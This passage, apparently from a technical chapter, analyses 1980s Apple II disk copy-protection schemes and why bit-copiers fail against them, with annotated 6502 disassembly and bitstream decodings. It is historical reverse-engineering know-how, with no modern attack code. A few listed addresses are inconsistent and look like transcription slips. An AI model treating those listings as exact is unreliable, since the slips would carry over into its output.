
Figure 10.17: Floppy sectors interleaving.

Maze Craze Construction Set uses an alternative nibble table—all of the values from #$A9-FF from our first table. These values might have been chosen because they provide the least sparse array when used as indexes.

Bop'N Wrestle uses the regular nibble table and a standard DOS 3.3, but in reverse order.

Duplicated sectors

The address field carries the sector number, but the controller does not need or use this information, except when the boot PROM is requested to read a sector. Therefore, it is possible to have multiple sectors with the same number.[45] There are numerous ways in which they could be distinguished, such as by the volume number. A protection technique could set every sector number to the same value in the address field. It could set them all to zero, provided that the checksum algorithm is changed, so that the boot PROM will read successfully only the true sector zero, in order to boot the disk. It could also use the volume number from the address field as the page number in which to write the sector data. This would be a very compact way to load data without the need to pass the address as a parameter to the loader.

Math Blaster has two sectors numbered zero on track zero. The program distinguishes between them by examining the first nibble after

the address field epilogue, but the checksum of the second sector zero also fails verification, which is why the boot PROM does not see it. This protection cannot be reproduced by a sector-copier or track-copier, because those copiers will write only a single sector zero to a track. It is unpredictable which of the two sector zeroes would be written, but even if the true one is chosen, the copy is revealed by the program missing the duplicated sector.

Sector numbering

The address field carries the sector number, but the controller does not need or use this information, except when the boot PROM is requested to read a sector. Therefore, it is possible to have sectors whose number is not in the range of zero to fifteen.[46] Any eight-bit value can be used, as long as the program is expecting it. This protection cannot be reproduced by a sector-copier, because the copier will not copy those sectors at all.

Sector location

The address field carries the track and sector number, but the controller does not need or use this information, except when the boot PROM is requested to read a sector. Therefore, it is possible for a sector to "lie" about its location on the disk. For example, the address field of sector three on track zero could label itself as sector zero on track three. This protection cannot be reproduced by a sector-copier which relies on DOS to perform the write, because they will not duplicate this information, because DOS will fill in the address field by itself when placing the sector on the disk. Thus, a program that seeks to a track that contains "misplaced" sectors will not find any misplaced sectors, or will receive the wrong content instead.

Discover uses this technique; it changes the identity of one particular sector in the sector interleave table, on one particular track.

Synchronised sectors

Since the approximate rotation speed of the drive is known to be roughly 300 RPM, it becomes possible to place sectors at specific locations on a track, such that they have a special position relative to other sectors on the same track. This is difficult to reproduce because of the delay that is introduced while a sector-copier is writing the data.

Hard Hat Mack takes this to the extreme, by requiring that one track has all 16 sectors in incremental order. This protection is highly unlikely to be reproduced by using a sector-copier, because after factoring in the rotation speed of the drive, the next sector is more likely to be placed halfway around the disk.

Bad sectors

Some protections rely on the fact that intentionally bad sectors should return a read error. For example, checksum mismatch in the simplest case, but potentially physical damage could be used, too.

Drelbs uses this technique. This protection cannot be reproduced even with a bit-copier, because the copy will have no sectors that cannot be read.

Dead-space bytes

The data for a sector is well defined, but apart from the optional presence of the self-synchronizing values, the data between sectors is not defined at all. As a result, it is not often copied, either. It is possible to place specific counts of specific values in this location, which can be checked later. A program can detect a copy by the absence or wrong count of the special values.

Randamn checks the value of the byte immediately before the prologue of a particular sector, and reboots if the value looks like a self-synchronizing value. (A bit-copier might insert this values when asked

to match the track length, and a sector-copier would always insert the value.)

Binomial Multiplication counts the number of values that appear between the address field epilogue and the data field prologue, and between the data field epilogue and the next sector address field prologue, for all of the sectors on a particular track. This protection cannot be reproduced by a sector-copier or a track-copier, because those copiers will discard the original data between the sectors.

Timing bits

The Disk][controller shifts in bits at a rate equivalent to one bit every four CPU cycles, once the first one-bit is seen. Thus, a full nibble takes the equivalent of 32 CPU cycles to shift in. After the full nibble is shifted in, the controller holds it in the QA switch of the Data Register for the equivalent of another four CPU cycles, to allow it to be fetched reliably. Those four CPU cycles elapse, and once a one-bit is seen, the QA switch of the Data Register will be zeroed, and then the controller will begin to shift in more bits. The significant part of that statement is "once a one-bit is seen." It is possible to intentionally introduce "timing" (zero) bits into the stream in order to delay the reset. For each zero-bit that is present, the previous value will be held for another eight CPU cycles. For code that is not expecting these zero-bits to be present, a nibble that is being held back will be indistinguishable from a nibble that has newly arrived.

Creation uses this technique.

```
;wait for nibble to arrive
B94F    LDA    $C08C,X
```

```
B952     BPL     $B94F

;watch for #$D5
B954     CMP     #$D5
B956     BNE     $B948

;delay to ensure > 4 cycles
;before the next read occurs
B958     NOP

;read data latch
B959     LDA     $C08C,X


;Check if nibble has changed.
;If zero-bit is present,
;then read value lasts longer
B95C     CMP     #$D5
B95E     BEQ     $B972
```

Hacker II requires a pattern of zero-bits in the stream. The effect of the delayed shift becomes clear when we count cycles.

```
;initialise mask
403A     LDA     #$08
...
;wait for nibble to arrive
4044     LDY     $C08C,X
4047     BPL     $4044  ;2 cycles
;watch for #$FB
4049     CPY     #$FB    ;2 cycles
404B     BNE     $403A  ;2 cycles
;not a do-nothing instruction!
;exists to be timing-identical
;to the BEQ at $4062
404D     BEQ     $404F  ;3 cycles
404F     NOP             ;2 cycles
4050     NOP             ;2 cycles
;read data latch
4051     LDY     $C08C,X;4 cycles
;check how many bits have
;shifted in
4054     CPY     #$08
;shift carry into A
4056     ROL
;until set bit is shifted out
;(takes five rounds)
4057     BCS     $4064
;wait for nibble to arrive
```

```
4059    LDY    $C08C,X
405C    BPL    $4059  ;2 cycles
;watch for #$FF
405E    CPY    #$FF    ;2 cycles
4060    BNE    $403A   ;2 cycles
4062    BEQ    $404F   ;3 cycles
;wait for nibble to arrive
4064    LDY    $C08C,X
4067    BPL    $4064
;remember its value
4069    STY    $07
;check if pattern was seen
;(alternating zero-bit)
406B    CMP    #$0A
406D    BNE    $403A
;wait for nibble to arrive
406F    LDA    $C08C,X
4072    BPL    $406F
;checksum against previous
;value must both be #$FF
4074    SEC
4075    ROL
4076    AND    $07
4078    EOR    #$FF
407A    BEQ    $4080
```

The timing loop is long enough for four nibbles to be shifted in if no zero-bit is present, resulting in a value of at least #$08. (Specifically the right-hand "F" from the value "FF".) If a zero-bit is present, then fewer than four nibbles will be shifted in, resulting in a value of less than #$08. This explains the "CPY #$08" instruction at $4054. It is checking if a one-bit has been shifted in four times or three times.

The "CMP #$0A" instruction at $406B is checking the final results of the multiple CPYs that were made. In binary, the results look like 01010 but prior to that, the results progress like this:

<div align="center">

00010000
00100001
01000010
10000101
00001010

</div>

That means it is expecting the first pass to have a value of less than eight (carry clear), then a value of at least eight (carry set), then a value

of less than eight (carry clear), then a value of at least eight (carry set), and finally a value of less than eight (carry clear), followed by two `"FF"`s. That requires the stream to look like `FB 0 FF FF 0 FF FF 0 Fx FF FF`.

Floating bits

What happens if more than two consecutive zero-bits are present in a stream? Something random. The Automatic Gain Control circuit will eventually insert a one-bit because of amplified noise. It might happen immediately after the second zero-bit, or it might happen after several more zero-bits. The point is that reading that part of the stream repeatedly will yield different responses.

Mr. Do! uses this technique.

```
;set counter to be used later
0710    LDY    #$06
...
;set state
0713    LDA    #$FF
0715    STA    $07C2
;wait for nibble to arrive
0718    LDA    $C088,X
071B    BPL    $0718
;watch for #$D5
071D    CMP    #$D5
071F    BNE    $0718
;wait for nibble to arrive
0721    LDA    $C088,X
0724    BPL    $0721
;watch for #$9B
0726    CMP    #$9B
0728    BNE    $071D
;wait for nibble to arrive
072A    LDA    $C088,X
072D    BPL    $072A
;watch for #$AB
072F    CMP    #$AB
0731    BNE    $071D
;wait for nibble to arrive
0733    LDA    $C088,X
7036    BPL    $0733
;watch for #$B2
0738    CMP    #$B2
073A    BNE    $071D
;wait for nibble to arrive
```

```
073C    LDA    $C088,X
073F    BPL    $073C
;watch for #$9E
0741    CMP    #$9E
0743    BNE    $071D
;wait for nibble to arrive
074E    LDA    $C088,X
0751    BPL    $074E
;loop six times
0753    DEY
0754    BNE    $074E
;change state
0756    INC    $07C2
0759    BNE    $2761
;store last read value
;on first pass
075B    STA    $07C3
;allow complete revolution
;and read again
075E    JMP    $071D
;Check last read value on
;subsequent pass. Must be
;different from the first pass
0761    CMP    $07C3
0764    BNE    $0771
;retry up to four times
0766    INC    $07C2
0769    LDA    $07C2
076C    CMP    #$08
076E    BNE    $271D
```

On the first pass, the program watches for the sequence $#D5 #$9B #$AB #$B2 #$9E #$BE, skips the next five nibbles, and then reads and saves the sixth nibble. On subsequent passes, the program watches again for the sequence $#D5 #$9B #$AB #$B2 #$9E #$BE, skips the next five nibbles, and then reads and compares the sixth nibble against the sixth nibble that was read initially. The value that is read will always be a legal value, but on the original disk, with multiple zero-bits in the stream, the value that was read in one of the subsequent passes will not match the value that was read in the first pass. No matter how many extra zero-bits existed in the stream, the bit-copier will not write them out. Instead, it will "freeze" the appearance of the stream, and normalise it so that there are no more than two zero-bits emitted. As a result, the sixth nibble that

was read will have the same value for all passes, and therefore fail the protection check.

Nibble count

Since a track is simply a stream of bits, it is possible to control the layout of the values in that stream, as long as it follows the rules of the hardware. The number of self-sychronizing values can be reduced to a single set of the minimum number, if performance is not a consideration. That means there are no other zero-bits present on the track. However, a bit-copier cannot detect the zero-bits reliably (neither their presence, nor their number), so it is left to guess if the value #$FF must be stored using eight or ten bits. (That is, if it is a data nibble or a self-synchronizing value.) If there are enough #$FF bytes on a track, and if the bit-copier assumes that every one of them must be ten bits wide, then it is possible that the bit-copier will write more data than can fit on the track, resulting in part of the track being overwritten when the revolution completes before the write completes.

As a separate technique, it is also possible to reduce the speed of the drive while writing the data to the original disk, resulting in a track that is so dense, that the data cannot fit on a disk when written at regular speed. This is known as a "fat" track.

The more common technique is to simply use a sequence of nibbles with enough zero-bits between them, that the "delayed fetch" effect is triggered. (§10:7.2.) When the zero-bits are present, and if the fetch is fast enough,[47] then there will appear to be more nibbles of a particular value than really exist, because the next bit will not be ready to shift in. A program that counts the number of nibbles will see more nibbles in the copy than in the original.

If the fetch is slow enough; well, this is an interesting case. Bit-copiers try to read the data as quickly as it comes in. This is done not by polling the QA switch of the Data Register, but by checking if the top bit is already set, in an unrolled loop.

```
;2 cycle delay so
;shift might finish
TDL1    NOP
;try to detect timing bit
LDA $C0EC, X
BMI TDS2
TDL2    LDA $C0EC, X
BMI TDS2
;timing bit probably present
LDA $C0EC, X
BMI TDS3
LDA $C0EC, X
BMI TDS3
LDA $C0EC, X
BMI TDS3
LDA $C0EC, X
BMI TDS3
;3 cycle penalty if taken !
BPL TDL2
TDS2    STA ($0), Y
...
RTS
;store value with timing bit
;loses one bit as a result
TDS3    AND #$7F
STA ($0), Y
...
RTS
```

This code is a disassembly from Essential Data Duplicator (E.D.D.), but apart from the BPL instruction, it is shared by Copy][+. (Someone copied!) Normally, a nibble will be shifted in before TDL2 completes, so that TDS2 is reached, and the nibble is stored intact. However, by using only six fetches, the code is vulnerable to a well-placed timing bit, such that the BPL will be reached just before the last bit of the nibble is shifted in. That three-cycle time penalty when the branch is taken is just enough that, when combined with the two-cycle instruction before it, the shift will complete, and the four CPU cycles will elapse, before the next read occurs. The result is that the nibble is missed, and the next few nibbles that arrive will reach TDS3 instead, losing one bit each. When those data are written to disk by the bit-copier, the values will be entirely wrong.

Create With Garfield: Deluxe Edition uses this technique. (The original Create With Garfield uses an entirely different protection.) It has one track that is full of repeated sequences. Each of the sequences has a prologue of five bytes in length. Every second one of the prologues has a timing bit after each of the five bytes in the prologue. In the middle of the track is a collection of bytes which do not match the sequence, so the track is essentially split into two groups of these repeated sequences. The size of the two groups is the same. When the bit-copier attempts to read the data, the timing bits cause about half of the sequences to be lost. What remain are far fewer sequences than exist on the original disk. (Enough of them that the bit-copier mistakenly believes that it has copied the track successfully.) A program can detect a copy by the small count of these sequences. This technique is likely to have been created to defeat E.D.D. specifically, but Copy][+ is also affected. However, the protection can be reproduced with the use of a peripheral that connects to the drive controller (and thus see the zero-bits for exactly what they are), or by inserting an additional fetch in the software.

Bit-flip, or defeat bit-copiers with this one weird trick

Deeply technical content follows. Prepare yourself!

Let's take this simple sentence (sorry, but it's the best example that I could create at the time):

ITHASGOTTOBETHISLANDAHEAD

And split it according to some potential word boundaries:

IT HAS GOT TO BE THIS LAND AHEAD

Now we skip a bit:

OTTO BETH ISLAND AHEAD

A bit more:

TO BETH ISLAND AHEAD

A bit more still:

BET HIS L AND A HEAD

Okay, that last one doesn't make much sense, but I wanted a sentence which could be read differently, depending on where you started reading, as opposed to a series of arbitrary overlapping words. In any case, it's clear that depending on where you start reading, you can get vastly different results. Something similar is possible while reading the bitstream from the disk. After a nibble is shifted in (determined by the top bit being set), and the four CPU cycles have elapsed, and once the one-bit is seen, then the QA switch of the Data Register is set to zero. The absence of a counter allows the hardware to be fooled about how many bits have been read. Specifically, the controller can be convinced to discard some of the bits that it has read from the disk while forming a nibble, and then the starting position

within the stream will be shifted accordingly. This is possible with a single instruction, in conjunction with an appropriate delay.

After issuing an access of Q6H ($C08D + (slot x 16)), the QA switch of the Data Register will receive a copy of the status bits, where it will remain accessible for four CPU cycles. After four CPU cycles, the QA switch of the Data Register will be zeroed. Meanwhile, assuming that the disk is spinning at the time, the Logic State Sequencer (LSS) continues to shift in the new bits. When the QA switch of the Data Register is zeroed, it discards the bits that were already shifted in, and the hardware will shift in bits as though nothing has been read previously. Let's see that in action.

Tinka's Mazes does it this way, beginning with some preamble code which is common to many programs that used this technique.

```
BB6A    LDY    #0
;wait for nibble to arrive
BB6C    LDA    $C08C,X
BB6F    BPL    $BB6C
BB71    DEY
;retry up to 256 times
BB72    BEQ    $BBBB
;watch for #$D5
```

```
BB74    CMP     #$D5
BB76    BNE     $BB6C
BB78    LDY     #0
;wait for nibble to arrive
BB7A    LDA     $C08C,X
BB7D    BPL     $BB7A
BB7F    DEY
;retry up to 256 times
BB80    BEQ     $BBBB
;watch for #$E7
BB82    CMP     #$E7
BB84    BNE     $BB7A
;wait for nibble to arrive
BB86    LDA     $C08C,X
BB89    BPL     $BB86
;watch for #$E7
BB8B    CMP     #$E7
BB8D    BNE     $BBBB
;wait for nibble to arrive
BB8F    LDA     $C08C,X
BB92    BPL     $BB8F
;watch for #$E7
BB94    CMP     #$E7
BB96    BNE     $BBBB
```

Here is the switch:

```
;trigger desync
BB98    LDA     $C08D,X
BB9B    LDY     #$10
;delay to ensure > 4 cycles
;before the next read occurs
BB9D    BIT     $6
;wait for nibble to arrive
BB9F    LDA     $C08C,X
BBA2    BPL     $BB9F
BBA4    DEY
;retry up to 16 times
BBA5    BEQ     $BBBB
;watch for #$EE
BBA7    CMP     #$EE
BBA9    BNE     $BB9F
BBAB    LDY     #7
;wait for nibble to arrive
BBAD    LDA     $C08C,X
BBB0    BPL     $BBAD
;compare backwards against the
;list at $BBC1
;E7 FC EE E7 FC EE EE FC
```

```
BBB2      CMP     ($48),Y
BBB4      BNE     $BBBB
BBB6      DEY
BBB7      BPL     $BBAD
;pass
BBB9      CLC
BBBA      RTS
BBBB      DEC     $50
;retry if count remains
BBBD      BNE     $BB57
;fail
BBBF      SEC
BBC0      RTS
BBC1      .BYTE $FC, $EE, $EE, $FC,
                $E7, $EE, $FC, $E7
```

But wait, there's more! To see the bitstream on disk, it looks like D5 E7 E7 E7 E7 E7 E7 E7 E7 E7 E7 E7 with some harmless zero-bits in between. So from where do the other values come? Since the magic is in the timing of the reads, we must count cycles:

```
1│ BB8F      LDA     $C08C,X
 │ BB92      BPL     $BB8F      ; 2 cycles
3│ BB94      CMP     #$E7       ; 2 cycles
 │ BB96      BNE     $BBBB      ; 2 cycles
5│ BB98      LDA     $C08D,X    ; 4 cycles
 │ BB9B      LDY     #$10       ; 2 cycles
7│ BB9D      BIT     $6         ; 3 cycles
                       ;total:  15 cycles
```

Time passes...

One bit is shifted in every four CPU cycles, so a delay of 15 CPU cycles is enough for three bits to be shifted in. Those bits are discarded. Back to our stream. In binary, it looks like the following, with the seemingly redundant zero-bits in bold. 11100111 **0** 11100111 **00** 11100111 11100111 **0** 11100111 **00** 11100111 11100111 **0** 11100111 **0** 11100111 11100111

However, by skipping the first three bits, the stream looks like this:

00 11101110 *0* 11100111 *00* 11111100 11101110 *0* 11100111 *00* 11111100 11101110 *0* 11101110 *0* 11111100 111...

The old zero-bits are still in bold, and the newly exposed zero-bits are in italics. We can see that the old zero-bits form part of the new stream. This decodes to E7 FC EE E7 FC EE EE FC, and we have our magic values.

Programs from Epyx that use this protection do not compare the values in the pattern. Instead, the values are used as a key to decode the rest of the data that are loaded. This hides the expected values, and causes the program to crash if they are altered.

The Thunder Mountain version of Dig Dug uses a slight variation on the technique, including a different preamble and switch. The company seems to have kept the variation to themselves. (Bop'N Wrestle from 1986 uses the same altered version, and comes from Mindscape, but Mindscape owned the Thunder Mountain label, so the connection is clear.)[48] That version looks like this:

```
0224 LDY # $00
;wait for nibble to arrive
0226 LDA $C08C,X
0229 BPL $2226
022B DEY
;retry up to 256 times
022C BEQ $2275
022E CMP #$AD
0230 BNE $2226
```

A different prologue value is checked, allowing the bitstream to begin like a regular sector: D5 AA AD...

Here is the switch:

```
;trigger desync
0252 LDA $C08D,X
0255 LDY # $10
;no delay instruction in this version
;wait for nibble to arrive
0257 LDA $C08C,X
025A BPL $2257
025C DEY
;retry up to 16 times
025D BEQ $2275
;watch for #$E7 instead, but it's not a ''true'' E7
025F CMP #$E7
```

```
0261 BNE $2257
;and double the size of the pattern to match
0263 LDY #$0F
```

The bitstream on disk looks like D5 AA AD [many 96s] E7 E7 E7 E7 E7 E7 E7 E7 E7 E7 E7 with some harmless zero-bits in between. The desync timing is only 12 cycles, but the required pattern is not found right away, so the delay is not as interesting. In binary, the stream looks like 11100111 11100111 11100111 **00** 11100111 **0** 11100111 **0** 11100111 **0** 11100111 **00** 11100111 **00** 11100111 **0** 11100111 **00** 11100111 **0** 11100111 **0** 11100111 **0** 11100111 **00** 11100111 **0** 11100111 **00** 11100111 **0** 11100111 **0** 11100111 with the seemingly redundant zero-bits in bold. However, by skipping the first three bits, the stream looks like this: *00* 11111100 11111100 11**00**111 (← E7, but not aligned) *00* 111**0**1110 *0* 111**0**1110 *0* 111**0**1110 *0* 111**00**111 *00* 111**00**111 *00* 111**0**1110 *0* 111**00**111 *00* 111**0**1110 *0* 111**0**1110 *0* 111**0**1110 *0* 111**00**111 *00* 111**0**1110 *0* 111**00**111 *00* 111**0**1110 *0* 111**0**1110 *0* 111. . .

The old zero-bits are still in bold, and the newly exposed zero-bits are in italics. We can see that the old zero-bits form part of the new stream. This decodes to FC (ignored) FC (ignored) E7 EE EE EE E7 E7 EE E7 EE EE EE E7 EE E7 EE EE, a very smooth sequence indeed. Put simply, each single bold zero-bit sequence results EE being seen, and every double bold zero-bit sequence results in E7 being seen, allowing easy control over exactly how smooth the sequence is.

1-2-3 Sequence Me uses the same technique but with different values:

```
;wait for nibble to arrive
BA5B    LDA    $C08C,X
BA5E    BPL    $BA5B
;watch for #$AA
BA60    CMP    #$AA
BA62    BEQ    $BA7A
...
BA7A    LDY    #$02
;trigger desync
BA7C    LDA    $C08D,X
;delay while status is loaded
BA7F    PHA
```

```
;balance stack
BA80    PLA
;wait for nibble to arrive
BA81    LDA    $C08C,X
BA84    BPL    $BA81
;watch for #$BB
BA86    CMP    #$BB
BA88    BEQ    $BA8F
BA8A    DEY
;retry if count remains
BA8B    BPL    $BA81
;fail
BA8D    BMI    $BA77
;wait for nibble to arrive
BA8F    LDA    $C08C,X
BA92    BPL    $BA8F
;watch for #$F9
BA94    CMP    #$F9
BA96    BNE    $BA77
```

That stream looks like AA EB 97 DF FF with some harmless zero-bits in between. Now let's count the cycles:

```
BA5B    LDA    $C08C,X
BA5E    BPL    $BA5B       ;2 cycles
BA60    CMP    #$AA        ;2 cycles
BA62    BEQ    $BA7A       ;3 cycles
...
BA7A    LDY    #$02        ;2 cycles
BA7C    LDA    $C08D,X     ;4 cycles
BA7F    PHA               ;3 cycles
;total: 16 cycles
```

One bit is shifted in every four CPU cycles, so a delay of 16 CPU cycles is enough for four bits to be shifted in. Those bits are discarded. Back to our stream. In binary, it would look like 11101011 **0** 10010111 **0** 11011111 **00** 11111111, with the seemingly redundant zero-bits in bold.

However, by skipping the first four bits, the stream looks a bit different. 1011**0**100 10111**0**11 *0* 11111**00**1 111111. . .

The old zero-bits are still in bold, and the newly exposed zero-bit is in italics. We can see that the old zero-bits form part of the new

stream. This decodes to `B4 (ignored) BB F9 Fx`, and we have our magic values.

The 4th R: Reasoning uses another variation of this technique. Instead of matching the values explicitly, it watches for the data field on a particular sector, waits for three nibbles and three bits to pass, and then reads and stores the next 16 nibbles in an array. Then it calculates a checksum of those 16 nibbles, and uses the checksum as an index into the table of those 16 nibbles, to fetch two 8-bit keys in a row. The table is treated as a circular list, so if the index were 15, then the two keys would be formed by fetching the last entry in the array and the first entry in the array. The keys are used to decipher the other nibbles that are read from all of the other sectors on the disk. It looks like this:

```
;wait for nibble to arrive
BB63    LDA    $C08C,X
BB66    BPL    $BB63
;wait for nibble to leave
;if zero-bit is present,
;then read value lasts longer
BB68    LDA    $C08C,X
BB6B    BMI    $BB68
;wait for nibble to arrive
BB6D    LDA    $C08C,X
BB70    BPL    $BB6D
;trigger desync
BB72    STA    $C08D,X
;delay to reduce times
;that branch will be taken
BB75    NOP

;wait for status value to
;leave if zero-bit is present
;then read value lasts longer
BB76    LDA    $C08C,X
BB79    BMI    $BB76

;wait for next nibble
BB7B    LDA    $C08C,X
BB7E    BPL    $BB7B
```

That stream looks like `CF CF 9E FD ED BB E6 B6 ED FB FC EB DF DE D3 D9 FF D9 DD D7` with some harmless zero-bits in between. Now let's count those

cycles.

```
BB63  LDA   $C08C,X
BB66  BPL   $BB63
BB68  LDA   $C08C,X
BB6B  BMI   $BB68
BB6D  LDA   $C08C,X
BB70  BPL   $BB6D     ;2 cycles
BB72  STA   $C08D,X   ;5 cycles
BB75  NOP             ;2 cycles
BB76  LDA   $C08C,X   ;4 cycles
;but +4 cycles for each time
;reached because of zero-bit
BB79  BMI   $BB76     ;2 cycles
;but +3 for each time BMI is
;taken because of zero-bit.

;total 15, 22 or 29 cycles
```

One bit is shifted in every four CPU cycles, so a delay of 15 CPU cycles is enough for three bits to be shifted in. A delay of 22 CPU cycles would normally be enough for five bits to be shifted in. However, if the delay is caused by the presence of a zero-bit, then it behaves as though the delay were only 18 CPU cycles, which is enough for four bits to be shifted in. A delay of 29 CPU cycles is enough for seven bits to be shifted in. However, if the delay is caused by the presence of a second zero-bit, then it behaves as though the delay were only 21 CPU cycles, which is enough for five bits to be shifted in. In any case, the routine is written to discard a fixed number of regular bits, along with any zero-bits that are also present. Back to our stream, in binary, it would look like this, with the seemingly redundant zero-bits in bold.

11001111 11001111 **0** 10011110 11111101 **0** 11101101 10111011
11100110 10110110 11101101 11111011 **0** 11111100 11101011 11011111
11011110 11010011 11011001 11111111 11011001 11011101 **0** 11010111

However, by skipping the first three bits, the stream looks a bit different.

0 11110100 11110111 11101**0**11 10110110 11101111 10011010 11011011
10110111 111011**0**1 11111001 11010111 10111111 10111101 10100111

10110011 11111111 10110011 1011101**0** 11010111

The old zero-bits are still in bold, and the newly exposed zero-bit is in italics. We can see that the old zero-bits form part of the new stream. This decodes to F4 F7 (both ignored) EB B6 EF 9A DB B7 ED F9 D7 BF BD A7 B3 FF B3 BA. The trailing values are stored backwards, and the checksum is #$67. The low four bits (7) are the index into the table, and the values at offset 7 and 8 are #$D7 and #$F9.

A bit-copier that misses any of these zero-bits will write a track whose length and contents do not match the original

Race conditions

Page 4 of the Software Control of the Disk][or IWM Controller document states that "The Disk][controller hardware will keep the ENABLE/signal to its active low state for approximately one second after the execution of the motor off instruction, therefore read/write can be performed reliably within this period." So, a program can issue the motor off instruction, and then read sector data successfully for up to one second afterwards.

This behavior functions as a very nice anti-debugging mechanism, since single-stepping through the disk access code, after the motor-off instruction has been issued, will cause the time period to be exceeded. Thus, the disk won't be readable at that time. Sherwood Forest uses this technique.

Page 4 of the Software Control of the Disk][or IWM Controller document also states that "... the program should verify that the motor is spinning by monitoring the change in data pattern read from the drive." That is to say, while the drive is spinning, the value will change. Once the drive stops spinning, the value will not change anymore.

Lady Tut uses this technique. It issues the motor-off instruction, and then reads continually from the drive until it sees two consecutive bytes of the same value. The program assumes at that point that the drive is no longer spinning. Periodically there-after, the program reads from the QA switch of the Data Register, and compares the newly read

value with the initially read value. If a different value is seen, then the program triggers a reboot.

In section 9-14 of Understanding the Apple][, Jim Sather says, "any even address could be used to load data from the data register to the MPU, although $C088 ... would be inappropriate." It might be considered inappropriate because of the one-second window noted previously, but that's exactly how the program Mr. Do! uses it. By reading from $C088, the program is able to issue the motor off instruction, and fetch the data at the same time. It is compact and useful for anti-debugging.

Faster pussycat

Another kind of race condition revolves around how quickly the data can be read from the disk. Borrowed Time, for example, reads an entire track in one revolution. In an interview for the Open Apple podcast, Rebecca Heineman says that she performs the decoding while the seek is in progress. While this is certainly possible, it would incur the significant overhead of having to store all 16 of the two-bit arrays—a total of 1.3kB! — before any decoding could occur. Of course, this is not what was done. Instead, each sector is read individually, but the denibbilisation is interleaved with the read. It means that the sector is decoded directly into memory, with only 86 bytes of overhead for a single two-bit array, and the use of two tables of 106 bytes and 256 bytes respectively. It is obviously fast enough to catch the next sector that arrives

The code looks like this, after validating the data field prologue:

```
0946    LDY     #$AA
;zero rolling checksum
0948    LDA     #0
094A    STA     $26
;wait for nibble to arrive
094C    LDX     $C0EC
094F    BPL     $94C
;index into table of offsets
     of structures
0951    LDA     $A00,X
```

```
;store offset
0954    STA     $200,Y
;update rolling checksum
0957    EOR     $26
;fetch 86 times
0959    INY
095A    BNE     $94A
095C    LDY     #$AA
095E    BNE     $963
;store decoded value
0960    STA     $9F55,Y
;wait for nibble to arrive
0963    LDX     $C0EC
0966    BPL     $963
;update rolling checksum
0968    EOR     $A00,X
;fetch structure offset,
;bits 0-1
096B    LDX     $200,Y
;merge first member of two-bit
;structure with six-bit value
;to recover eight-bit value
096E    EOR     $B00,X
;loop 86 times
0971    INY
0972    BNE     $960
;save 85th value for last
0974    PHA
;clear low two bits
0975    AND     #$FC
0977    LDY     #$AA
;wait for nibble to arrive
0979    LDX     $C0EC
097C    BPL     $979
;update rolling checksum
097E    EOR     $A00,X
;fetch structure offset,
;bits 2-3
0981    LDX     $200,Y
;merge second member of
;two-bit structure with
;six-bit value to recover
;eight-bit value
0984    EOR     $B01,X
;store decoded value
0987    STA     $9FAC,Y
;loop 86 times
098A    INY
098B    BNE     $979
;wait for nibble to arrive
```

```
098D    LDX     $C0EC
0990    BPL     $98D
;clear low two bits
0992    AND     #$FC
0994    LDY     #$AC
;update rolling checksum
0996    EOR     $A00,X
;fetch structure offset,
;bits 4-5
;offset -2 to account for Y+2
0999    LDX     $1FE,Y
;merge third member of two-bit
;structure with six-bit value
;to recover eight-bit value
099C    EOR     $B02,X
;store decoded value
099F    STA     $A000,Y
;wait for nibble to arrive
09A2    LDX     $C0EC
09A5    BPL     $9A2
;loop 84 times
09A7    INY
09A8    BNE     $996
;clear low two bits
09AA    AND     #$FC
;update rolling checksum
09AC    EOR     $A00,X
;restore slot to X
09AF    LDX     $2B
;retry if checksum mismatch
09B1    TAY
09B2    BNE     $9BD
;wait for nibble to arrive
09B4    LDA     $C0EC
09B7    BPL     $9B4
;check only 1st epilogue byte
09B9    CMP     #$DE
09BB    BEQ     $9BF
09BD    SEC
09BE    .BYTE $24
09BF    CLC
;store 85th decoded value
09C0    PLA
09C1    LDY     #$55
09C3    STA     ($44),Y
09C5    RTS
```

The exact way in which the technique works is as follows. First, each of the two-bit values is read into memory, but instead of storing

them directly, the values are used as an index into the 106-byte table. The 106-byte table serves two purposes. The first, in the context of the two-bit values, is as an array of offsets within the 256-byte table. The second, in the context of the six-bit values, is as an array of pre-shifted values for the six-bit nibbles. The 256-byte table is composed of groups of two-bit values in all possible combinations for each of the three positions in a nibble. To produce the eight-bit value, each of the pre-shifted six-bit values is ORed with the corresponding two-bit value. It is unknown why the 85th value is treated separately from the rest in that code; it could certainly be decoded at the same time, saving five lines.

With the benefit of determination to improve it, and the ability to do so, I rewrote this loader to decode all of the bytes directly, reduced the size of the code, and made it even faster. I call it "Oboot."[49] Then I reduced the overhead to just two bytes, if page $BF is not the destination. I call that one "qboot."[50] The two tables are still 106 bytes and 256 bytes respectively. It might appear that the second table can be

reduced to 192 bytes, since the other 64 bytes are unused. However, it is not possible for this algorithm, because the alignment is required to supply the pre-shifted values. If the table were reduced in size, then additional operations would be required to reproduce the effect of the shift, and which would take longer to execute than the time available before the next nibble arrived.

